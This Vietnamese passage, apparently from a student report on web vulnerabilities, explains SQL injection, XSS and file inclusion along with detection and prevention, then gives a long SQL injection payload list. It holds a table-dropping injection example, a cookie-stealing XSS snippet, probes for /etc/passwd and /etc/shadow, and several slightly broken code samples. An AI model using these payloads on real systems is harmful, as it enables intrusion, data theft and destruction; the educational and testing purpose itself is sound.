- Information Disclosure: Các lỗi hỏng cung cấp các thông tin của hệ thống, hacker có thể lợi dụng cho những cuộc tấn công tiếp theo. Ví dụ như: Path .Traversal, Predict Resource Location, Directory Listing

2.2 Những lỗi hỏng website thường gặp phải

2.2.1. Lỗi hỏng Injection (SQL Injection, Xpath injection...)

a. Khái quát

Lỗi hỏng injection là loại lỗi hỏng liên quan tới việc thao tác với CSDL. Bao gồm các hệ quản trị CSDL quan hệ (Mysql, MSSQL, Oracle...), các dữ liệu XML...

Lỗi SQL injection hiện nay ít còn gặp vì những framework đã khắc phục hầu hết lỗi này, nhưng cũng có những trường hợp bắt buộc phải sử dụng những câu truy vấn sql thuần thì vẫn có thể bị dính lỗi bảo mật cực kỳ nguy hiểm này.

Nguyên nhân: Do người lập trình không kiểm duyệt hoặc có kiểm duyệt chưa tốt dữ liệu nhập vào. Hacker dễ dàng chèn các câu lệnh truy vấn như SQL, Xquery... Khi chèn thành công hacker có thể thao tác trực tiếp CSDL của hệ thống, đọc tệp tin, ghi tệp tin nhằm tạo backdoor và chiếm quyền điều khiển hệ thống.

b. Ví dụ

Thông thường ta hay dùng câu sau để truy vấn:

```
$username = $request->username; // admin
$pass = $request->pass; // 123456
$sql = "select * from users where username = ' " + username + " ' And password = ' " + $pass + " ' ";
// câu query sẽ thành
==> select * from users where username = 'admin' And password = '123445 '
```

Nhưng hacker lại không hiền như vậy họ sẽ dùng:

```
$username = $request->username; // admin
$pass = $request->pass; // ' OR drop table users
$sql = "select * from users where username = ' " + username + " ' And password = ' " $pass " ' " ;
// câu query sẽ thành
==> select * from users where username = 'admin' And password = ' ' OR drop tables users;
```

Như ví dụ trên ta có thể thấy nó nguy hiểm thế nào khi dính phải lỗi bảo mật này:

- Cực kỳ nguy hiểm – Có thể gây ra những thiệt hại không lường. Với SQL Injection, hacker có thể truy cập một phần hoặc toàn bộ dữ liệu trong hệ thống.

- Lỗi hỏng này rất nổi tiếng, từ developer đến hacker gần như ai cũng biết. Ngoài ra, còn có 1 số tool tấn công SQL Injection cho những ai không hề biết về lập trình.
- Rất nhiều ông lớn từng bị dính – Sony, Microsoft UK và gần đây nhất là Yahoo. Mọi vụ lùm xùm liên quan tới “lộ dữ liệu người dùng” ít nhiều đều dính dáng tới SQL Injection.

c. Cơ chế phát hiện

Có thể phát hiện các lỗi SQL/Xpath Injection bằng 4 phương pháp chính: Dựa trên các thông báo lỗi từ hệ thống, từ CSDL của hệ thống.

- Dựa trên kỹ thuật boolean based (kiểm tra kết quả khác nhau của các câu truy vấn khác nhau, ví dụ như khi chèn or 1=1 và or 1=2).
- Dựa trên kỹ thuật nối câu truy vấn (UNION query).
- Dựa trên kỹ thuật timebased: sử dụng các hàm thao tác với thời gian trong hệ quản trị CSDL và kiểm tra timeout của kết quả trả về. Bộ dữ liệu fuzzing sẽ thiết kế dựa trên các kỹ thuật phát hiện này.

d. Cách thức phòng tránh

Nguyên nhân chung nhất Lỗi hỏng SQL Injection/Xpath Injection xảy ra do các biến được nhập vào từ người dùng không được kiểm soát chặt chẽ trước khi xây dựng câu truy vấn tới CSDL. Lỗi hỏng SQL Injection/Xpath Injection xảy ra khi có kết hợp cả 2 điều kiện:

- Có sự truy vấn tới CSDL
- Câu truy vấn chưa được kiểm soát sự an toàn. Khi một biến được nhập vào từ người dùng, qua nhiều bước xử lý trung gian xây dựng câu truy vấn tới CSDL mà không có bất cứ bước kiểm tra sự an toàn nào thì chắc chắn sẽ mắc các lỗi hỏng Injection.

2.2.2. Lỗi hỏng Cross Site Scripting

a. Khái quát

Cross-site Scripting (XSS) là lỗi hỏng cho phép hacker có thể chèn những đoạn mã client-script (thường là Javascript, JScript, DHTML và cũng có thể là cả các thẻ HTML) vào trang web, khi người dùng vào những trên web này, mã độc sẽ được thực thi trên máy của người dùng và thực hiện các mục đích mà kẻ hacker mong muốn. Khác với SQL Injection tấn công vào CSDL của website, XSS tấn công trực tiếp vào người dùng. Lợi dụng lỗi XSS này, hacker có thể:

- Lừa đảo người quản trị của website, lấy cắp cookie, chiếm session... Từ đó có thể đăng nhập chiếm quyền điều khiển website.
- Thực thi các mã độc javascript tùy ý nhằm tấn công vào người dùng.

- Phát tán các thông tin xấu lên hệ thống. Hiện nay, kỹ thuật tấn công XSS đã nhanh chóng trở thành một trong những lỗ hổng phổ biến nhất của các ứng dụng web. Mỗi đe dọa của chúng đối với người sử dụng ngày càng lớn...

b. Ví dụ

- Thông qua lỗ hổng của website, tin tặc sẽ tiêm mã thích hợp.

```
**<script type="text/javascript">  
Var test='../example.php?cookie_data='+escape(document.cookie);  
</script>**
```

- Như đã thấy trong Ví dụ trên, cookie bị mất và được gửi tới biến 'cookie_data' của tập lệnh mẫu example.php. Nếu hacker sẽ chèn tập lệnh này vào mã của trang web, thì mã sẽ được thực thi trong trình duyệt của người dùng và cookie sẽ được gửi tới hacker.

c. Cơ chế phát hiện

Một biến có lỗ hổng XSS nếu như giá trị của biến đó được hiện ra trình duyệt hoặc trong mã nguồn html mà không có bước xử lý thích hợp nào trước đó. Để phát hiện lỗi này chúng ta sẽ thực hiện tạo fuzzer gửi một chữ ký kèm những đoạn mã đặc biệt tới hệ thống như:

```
.<script>alert(1223)</script>."><script>alert(1223)</script>."  
onmouseover=alert(123445) foo="...
```

Thực hiện việc phân tích mã html, nếu tìm thấy sự xuất hiện của các đoạn mã đó trong mã html thì chúng ta chứng tỏ hệ thống đã mắc lỗi XSS.

d. Cách thức phòng tránh

XSS là một lỗ hổng rất phổ biến và rất nguy hiểm đối với người dùng hệ thống. Tuy nhiên việc phòng tránh lỗi XSS lại hết sức đơn giản. Đối với các dữ liệu được nhận từ người dùng, khi thực hiện việc hiển thị ta cần encode tất cả các giá trị được in ra. Khi đó các đoạn mã độc sẽ không thể thực thi được. Trong các ngôn ngữ lập trình đều có các hàm hỗ trợ việc mã hóa dữ liệu này. Ví dụ như:

- Hàm htmlentities() - trong ngôn ngữ PHP.
- Hàm htmlEncode() - trong ngôn ngữ C#.
- Trong jsp cung cấp cú pháp: `${specialCharString}` để thực hiện encode html .tag...

2.2.3. Lỗ hổng File Inclusion.

a. Khái quát

Lỗ hổng File Inclusion là loại lỗ hổng xảy ra khi hệ thống thực hiện việc thao tác với tệp tin. Khi hệ thống không có quá trình kiểm duyệt đoạn mã chèn vào chặt chẽ, hacker có thể lấy các giá trị của các biến Post, Get, Headers từ người dùng gửi lên để thao tác với CSDL. Bằng việc khai thác lỗ hổng này hacker có thể thực hiện việc tải các

backdoor lên hệ thống và đọc các tệp tin của hệ thống.... File Inclusion được chia làm 2 loại chính là:

- Local File Inclusion: Thực hiện khi các tệp tin mà hệ thống thao tác là các tệp tin của local và không cho phép việc chèn vào hệ thống các đoạn mã.
- Remote File Inclusion: Cho phép việc chèn các đoạn mã từ một hệ thống từ xa và thực hiện trên web server...

b. Ví dụ

Ví dụ với một menu trang như sau:

```
menu.php:<?php echo '<a href="/home.asp">HOME</a><a href="/details.asp">DETAILS</a><a href="/contact.asp">CONTACT US</a>;?>
```

Menu trang này có thể được sử dụng lại trong tất cả các trang của ứng dụng bằng cách dùng hàm include()

```
abc.php<html><body><div class="menu"><?php include 'menu.php';?></div><p>WELCOME</p></body></html>
```

Giờ thì file menu.php đã được bao hàm trong file abc.php, bất cứ khi nào abc.php được truy cập, nội dung trong file menu.php sẽ được sao chép vào abc.php và thực thi.

Tuy nhiên vấn đề này có thể bị tin tặc khai thác và tấn công trở lại website gây những hậu quả rất nguy hiểm. Đây là 2 lỗ hổng chính rất nguy hiểm liên quan đến hàm include():

- Remote file inclusion
- Local file inclusion

c. Cơ chế phát hiện

Để phát hiện lỗi này chúng ta sẽ thực hiện đưa vào những giá trị của các tệp tin có thể và kiểm tra kết quả trả về để đánh giá việc tồn tại của lỗ hổng.

Ví dụ: `///etc/passwd.- ///etc/shadow.- /apache/logs/access.log`. Việc chèn số các “/” là do chương trình phát hiện sẽ tự động thêm vào.

d. Phòng tránh


File Inclusion là một lỗi cực kỳ nghiêm trọng. Để phòng tránh cho chương trình gặp phải các lỗi như vậy. Người lập trình cần quản lý, kiểm duyệt chặt chẽ các giá trị của các biến mà người dùng nhập vào hệ thống trước khi thực hiện việc đưa các biến đó vào xử lý. Đặc biệt là khi thao tác với các tệp tin của hệ thống. Khi thực hiện việc include file, không nên sử dụng các dữ liệu được cung cấp từ người dùng, các giá trị này cần được đặt tĩnh trong code của chương trình.

2.3. SQL Injection Payload List

2.3.1. Khái niệm SQL Injection

SQL injection là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào các truy vấn mà ứng dụng thực hiện đối với cơ sở dữ liệu của nó. Nó thường cho phép kẻ tấn công xem dữ liệu mà thông thường chúng không thể truy xuất được. Điều này có thể bao gồm dữ liệu thuộc về người dùng khác hoặc bất kỳ dữ liệu nào khác mà bản thân ứng dụng có thể truy cập. Trong nhiều trường hợp, kẻ tấn công có thể sửa đổi hoặc xóa dữ liệu này, gây ra những thay đổi liên tục đối với nội dung hoặc hành vi của ứng dụng.

Trong một số trường hợp, kẻ tấn công có thể leo thang một cuộc tấn công SQL injection để xâm phạm máy chủ bên dưới hoặc cơ sở hạ tầng phụ trợ khác hoặc thực hiện một cuộc tấn công từ chối dịch vụ.



Hình 2. 1 SQL Injection

Bảng 2. 1 Các kiểu SQL Injection

Kiểu SQL Injection	Mô tả
In-band SQLi (Classic SQLi)	In-band SQL injection là kiểu tấn công SQL injection phổ biến và dễ khai thác nhất. In-band SQL Injection xảy ra khi kẻ tấn công có thể sử dụng cùng một kênh liên lạc để khởi động cuộc tấn công và thu thập kết quả. Hai loại phổ biến nhất của SQL Injection trong dải là SQLi dựa trên lỗi và SQLi dựa trên liên kết.
Error-based SQLi	SQLi dựa trên lỗi là một kỹ thuật SQL Injection trong dải dựa trên các thông báo lỗi do máy chủ cơ sở dữ liệu đưa ra để lấy

	thông tin về cấu trúc của cơ sở dữ liệu. Trong một số trường hợp, chỉ riêng việc tiêm SQL dựa trên lỗi là đủ để kẻ tấn công liệt kê toàn bộ cơ sở dữ liệu.
Union-based SQLi	SQLi dựa trên liên kết là một kỹ thuật chèn SQL trong bảng tận dụng toán tử SQL UNION để kết hợp kết quả của hai hoặc nhiều câu lệnh CHỌN thành một kết quả duy nhất, sau đó được trả về như một phần của phản hồi HTTP.
Inferential SQLi (Blind SQLi)	Inferential SQL injection, không giống như in-band SQLi, có thể mất nhiều thời gian hơn để kẻ tấn công khai thác, tuy nhiên, nó cũng nguy hiểm như bất kỳ hình thức SQL injection nào khác. Trong một cuộc tấn công SQLi suy luận, không có dữ liệu nào thực sự được truyền qua ứng dụng web và kẻ tấn công sẽ không thể nhìn thấy kết quả của một cuộc tấn công trong dải (đó là lý do tại sao các cuộc tấn công như vậy thường được gọi là “các cuộc tấn công SQL injection mù”). Thay vào đó, kẻ tấn công có thể xây dựng lại cấu trúc cơ sở dữ liệu bằng cách gửi tải trọng, quan sát phản hồi của ứng dụng web và hành vi kết quả của máy chủ cơ sở dữ liệu. Hai loại SQL Injection suy luận là SQLi dựa trên boolean mù và SQLi dựa trên thời gian mù.
Boolean-based (content-based) Blind SQLi	Boolean-based SQL Injection là một kỹ thuật SQL Injection suy luận dựa trên việc gửi một truy vấn SQL tới cơ sở dữ liệu, điều này buộc ứng dụng trả về một kết quả khác tùy thuộc vào việc truy vấn trả về kết quả TRUE hay FALSE. Tùy thuộc vào kết quả, nội dung trong phản hồi HTTP sẽ thay đổi hoặc giữ nguyên. Điều này cho phép kẻ tấn công suy luận xem tải trọng được sử dụng trả về đúng hay sai, ngay cả khi không có dữ liệu nào từ cơ sở dữ liệu được trả về.
Time-based Blind SQLi	Time-based SQL Injection là một kỹ thuật SQL Injection suy luận dựa trên việc gửi một truy vấn SQL đến cơ sở dữ liệu, buộc cơ sở dữ liệu phải đợi một khoảng thời gian xác định (tính bằng giây) trước khi phản hồi. Thời gian phản hồi sẽ cho kẻ tấn công biết kết quả của truy vấn là TRUE hay FALSE. Tùy thuộc vào kết quả, phản hồi HTTP sẽ được trả về với độ trễ hoặc trả về ngay lập tức. Điều này cho phép kẻ tấn công suy luận xem tải trọng được sử dụng trả về đúng hay sai, ngay cả khi không có dữ liệu nào từ cơ sở dữ liệu được trả về.

Out-of-band SQLi	Out-of-band SQL Injection không phổ biến lắm, chủ yếu là do nó phụ thuộc vào các tính năng được bật trên máy chủ cơ sở dữ liệu đang được ứng dụng web sử dụng. Out-of-band SQL Injection xảy ra khi kẻ tấn công không thể sử dụng cùng một kênh để khởi động cuộc tấn công và thu thập kết quả. Các kỹ thuật ngoài băng cung cấp cho kẻ tấn công một giải pháp thay thế cho các kỹ thuật dựa trên thời gian suy luận, đặc biệt nếu phản hồi của máy chủ không ổn định lắm (làm cho một cuộc tấn công dựa trên thời gian suy luận không đáng tin cậy).
Voice Based Sql Injection	Đó là một phương pháp tấn công sql injection có thể được áp dụng trong các ứng dụng cung cấp quyền truy cập vào cơ sở dữ liệu bằng lệnh thoại. Kẻ tấn công có thể lấy thông tin từ cơ sở dữ liệu bằng cách gửi truy vấn sql có âm thanh.

2.3.2 File các lỗi SQL Injection thường gặp

- Generic SQL Injection Payloads

```
'
''
`
``
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
OR 1=1
' OR 'x'='x
' AND id IS NULL; --
```

```

.....'UNION SELECT '2

%00
/*...*/
+          addition, concatenate (or space in url)
||         (double pipe) concatenate
%          wildcard attribute indicator

@variable  local variable
@@variable global variable

# Numeric
AND 1
AND 0
AND true
AND false
1-false
1-true
1*56
-2

1' ORDER BY 1--+
1' ORDER BY 2--+
1' ORDER BY 3--+

1' ORDER BY 1,2--+
1' ORDER BY 1,2,3--+

1' GROUP BY 1,2,--+
1' GROUP BY 1,2,3--+
' GROUP BY columnnames having 1=1 --

-1' UNION SELECT 1,2,3--+
' UNION SELECT sum(columnname ) from tablename --

-1 UNION SELECT 1 INTO @,@
-1 UNION SELECT 1 INTO @,@,@

1 AND (SELECT * FROM Users) = 1

' AND MID(VERSION(),1,1) = '5';

```

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') -
-
```

Finding the table name

Time-Based:

```
,(select * from (select(sleep(10)))a)
%2c(select%20*%20from%20(select(sleep(10)))a)
';WAITFOR DELAY '0:0:30'--
```

Comments:

```
#          Hash comment
/*        C-style comment
-- -      SQL comment
;%00      Nullbyte
`         Backtick
```

- Generic Error Based Payloads

```
OR 1=1
OR 1=0
OR x=x
OR x=y
OR 1=1#
OR 1=0#
OR x=x#
OR x=y#
OR 1=1--
OR 1=0--
OR x=x--
OR x=y--
OR 3409=3409 AND ('pytW' LIKE 'pytW
OR 3409=3409 AND ('pytW' LIKE 'pytY
HAVING 1=1
HAVING 1=0
HAVING 1=1#
HAVING 1=0#
HAVING 1=1--
HAVING 1=0--
AND 1=1
AND 1=0
AND 1=1--
```

```

AND 1=0--
AND 1=1#
AND 1=0#
AND 1=1 AND '%'='
AND 1=0 AND '%'='
AND 1083=1083 AND (1427=1427
AND 7506=9091 AND (5913=5913
AND 1083=1083 AND ('1427=1427
AND 7506=9091 AND ('5913=5913
AND 7300=7300 AND 'pKlZ'='pKlZ
AND 7300=7300 AND 'pKlZ'='pKlY
AND 7300=7300 AND ('pKlZ'='pKlZ
AND 7300=7300 AND ('pKlZ'='pKlY
AS INJECTX WHERE 1=1 AND 1=1
AS INJECTX WHERE 1=1 AND 1=0
AS INJECTX WHERE 1=1 AND 1=1#
AS INJECTX WHERE 1=1 AND 1=0#
AS INJECTX WHERE 1=1 AND 1=1--
AS INJECTX WHERE 1=1 AND 1=0--
WHERE 1=1 AND 1=1
WHERE 1=1 AND 1=0
WHERE 1=1 AND 1=1#
WHERE 1=1 AND 1=0#
WHERE 1=1 AND 1=1--
WHERE 1=1 AND 1=0--
ORDER BY 1--
ORDER BY 2--
ORDER BY 3--
ORDER BY 4--
ORDER BY 5--
ORDER BY 6--
ORDER BY 7--
ORDER BY 8--
ORDER BY 9--
ORDER BY 10--
ORDER BY 31337--
ORDER BY 1#
ORDER BY 2#
ORDER BY 3#
ORDER BY 4#
ORDER BY 5#
ORDER BY 6#
ORDER BY 7#
ORDER BY 8#
ORDER BY 9#

```

```

ORDER BY 10#
ORDER BY 11#
ORDER BY 12#
ORDER BY 13#
ORDER BY 14#
ORDER BY 15#
ORDER BY 31337#
ORDER BY 1
ORDER BY 2
ORDER BY 3
ORDER BY 4
ORDER BY 5
ORDER BY 6
ORDER BY 7
ORDER BY 8
ORDER BY 9
ORDER BY 10
ORDER BY 11
ORDER BY 31337
RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 END)) AND
'Txws'='
RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND
'Txws'='
IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--
IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--
%' AND 8310=8310 AND '%'='
%' AND 8310=8311 AND '%'='
and (select substring(@@version,1,1))='X'
and (select substring(@@version,1,1))='M'
and (select substring(@@version,2,1))='i'
and (select substring(@@version,2,1))='y'
and (select substring(@@version,3,1))='c'
and (select substring(@@version,3,1))='S'
and (select substring(@@version,3,1))='X'

```

- Generic Time Based SQL Injection Payloads

```

# from wapiti
sleep(5)#
1 or sleep(5)#
" or sleep(5)#
' or sleep(5)#
" or sleep(5)="
' or sleep(5)='

```

```

1) or sleep(5)#
") or sleep(5)="
') or sleep(5)=
1)) or sleep(5)#
")) or sleep(5)="
')) or sleep(5)=
;waitfor delay '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--
));waitfor delay '0:0:5'--
'));waitfor delay '0:0:5'--
"));waitfor delay '0:0:5'--
benchmark(10000000,MD5(1))#
1 or benchmark(10000000,MD5(1))#
" or benchmark(10000000,MD5(1))#
' or benchmark(10000000,MD5(1))#
1) or benchmark(10000000,MD5(1))#
") or benchmark(10000000,MD5(1))#
') or benchmark(10000000,MD5(1))#
1)) or benchmark(10000000,MD5(1))#
")) or benchmark(10000000,MD5(1))#
')) or benchmark(10000000,MD5(1))#
pg_sleep(5)--
1 or pg_sleep(5)--
" or pg_sleep(5)--
' or pg_sleep(5)--
1) or pg_sleep(5)--
") or pg_sleep(5)--
') or pg_sleep(5)--
1)) or pg_sleep(5)--
")) or pg_sleep(5)--
')) or pg_sleep(5)--
AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe
AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND '%'='
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)#
SLEEP(5)#
SLEEP(5)--
SLEEP(5)="
SLEEP(5)=
or SLEEP(5)
or SLEEP(5)#
or SLEEP(5)--
or SLEEP(5)="
or SLEEP(5)=

```



```

waitfor delay '00:00:05'
waitfor delay '00:00:05'--
waitfor delay '00:00:05'#
benchmark(50000000,MD5(1))
benchmark(50000000,MD5(1))--
benchmark(50000000,MD5(1))#
or benchmark(50000000,MD5(1))
or benchmark(50000000,MD5(1))--
or benchmark(50000000,MD5(1))#
pg_SLEEP(5)
pg_SLEEP(5)--
pg_SLEEP(5)#
or pg_SLEEP(5)
or pg_SLEEP(5)--
or pg_SLEEP(5)#
'\ "
AnD SLEEP(5)
AnD SLEEP(5)--
AnD SLEEP(5)#
&&SLEEP(5)
&&SLEEP(5)--
&&SLEEP(5)#
' AnD SLEEP(5) And '1
'&&SLEEP(5)&&'1
ORDER BY SLEEP(5)
ORDER BY SLEEP(5)--
ORDER BY SLEEP(5)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--
+benchmark(3200,SHA1(1))+ '
+ SLEEP(10) + '
RANDOMBLOB(500000000/2)
AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
RANDOMBLOB(1000000000/2)
AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
SLEEP(1)/*' or SLEEP(1) or '" or SLEEP(1) or "*/

```

- Generic Union Select Payloads

```

ORDER BY SLEEP(5)
ORDER BY 1,SLEEP(5)
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6

```

```

ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9
ORDER BY SLEEP(5)#
ORDER BY 1,SLEEP(5)#
ORDER BY 1,SLEEP(5),3#
ORDER BY 1,SLEEP(5),3,4#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11#
ORDER BY SLEEP(5)--
ORDER BY 1,SLEEP(5)--
ORDER BY 1,SLEEP(5),3--
ORDER BY 1,SLEEP(5),3,4--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8--
UNION ALL SELECT 1
UNION ALL SELECT 1,2
UNION ALL SELECT 1,2,3
UNION ALL SELECT 1,2,3,4
UNION ALL SELECT 1,2,3,4,5
UNION ALL SELECT 1,2,3,4,5,6
UNION ALL SELECT 1,2,3,4,5,6,7
UNION ALL SELECT 1#
UNION ALL SELECT 1,2#
UNION ALL SELECT 1,2,3#
UNION ALL SELECT 1,2,3,4#
UNION ALL SELECT 1,2,3,4,5#
UNION ALL SELECT 1,2,3,4,5,6#
UNION ALL SELECT 1,2,3,4,5,6,7#
UNION ALL SELECT 1,2,3,4,5,6,7,8#
UNION ALL SELECT 1--
UNION ALL SELECT 1,2--
UNION ALL SELECT 1,2,3--
UNION ALL SELECT 1,2,3,4--
UNION ALL SELECT 1,2,3,4,5--
UNION ALL SELECT 1,2,3,4,5,6--
UNION ALL SELECT 1,2,3,4,5,6,7--
UNION ALL SELECT 1,2,3,4,5,6,7,8--
UNION ALL SELECT 1,2,3,4,5,6,7,8,9--
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11--
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12--

```

```

UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13--
UNION SELECT @@VERSION,SLEEP(5),3
UNION SELECT @@VERSION,SLEEP(5),USER(),4
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6
UNION SELECT @@VERSION,SLEEP(5),'3
UNION SELECT @@VERSION,SLEEP(5),'3' '#'
UNION SELECT @@VERSION,SLEEP(5),USER(),4#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8#
UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9#
UNION ALL SELECT USER()--
UNION ALL SELECT SLEEP(5)--
UNION ALL SELECT USER(),SLEEP(5)--
UNION ALL SELECT @@VERSION,USER(),SLEEP(5)--
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A'))--
UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL--
UNION                                ALL                                SELECT
@@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL--
UNION ALL SELECT NULL--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))--
UNION ALL SELECT NULL
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))
AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX'
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX'--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10,11--

```

```

UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9,10,11,12--
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX'#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8#
UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4,5,6,7,8,9#
